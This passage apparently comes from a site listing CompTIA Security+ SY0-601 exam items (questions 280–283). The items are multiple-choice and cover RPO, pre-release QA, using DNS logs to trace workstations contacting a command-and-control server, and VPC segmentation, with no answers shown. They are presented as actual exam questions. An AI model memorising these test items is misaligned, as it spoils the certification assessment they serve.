
A security analyst has been tasked with finding the maximum amount of data loss that can occur before ongoing business operations would be impacted. Which of the following terms BEST defines this metric?

A. MTTR

B. RTO

C. RPO

D. MTBF



Actual exam question from CompTIA's SY0-601

Question #: 280

Topic #: 1

[All SY0-601 Questions]


The IT department's on-site developer has been with the team for many years. Each time an application is released, the security team is able to identify multiple vulnerabilities. Which of the following would BEST help the team ensure the application is ready to be released to production?

A. Limit the use of third-party libraries.

B. Prevent data exposure queries.

C. Obfuscate the source code.

D. Submit the application to QA before releasing it.



Actual exam question from CompTIA's SY0-601

Question #: 281

Topic #: 1

[All SY0-601 Questions]


During a security incident investigation, an analyst consults the company's SIEM and sees an event concerning high traffic to a known, malicious command-and-control server. The analyst would like to determine the number of company workstations that may be impacted by this issue. Which of the following can provide this information?

A. WAF logs

B. DNS logs

C. System logs

D. Application logs



Actual exam question from CompTIA's SY0-601
Question #: 282
Topic #: 1
[All SY0-601 Questions]


A company has a flat network that is deployed in the cloud. Security policy states that all production and development servers must be segmented. Which of the following should be used to design the network to meet the security requirements?

A. CASB

B. VPC

C. Perimeter network

D. WAF



Actual exam question from CompTIA's SY0-601
Question #: 283
Topic #: 1
[All SY0-601 Questions]

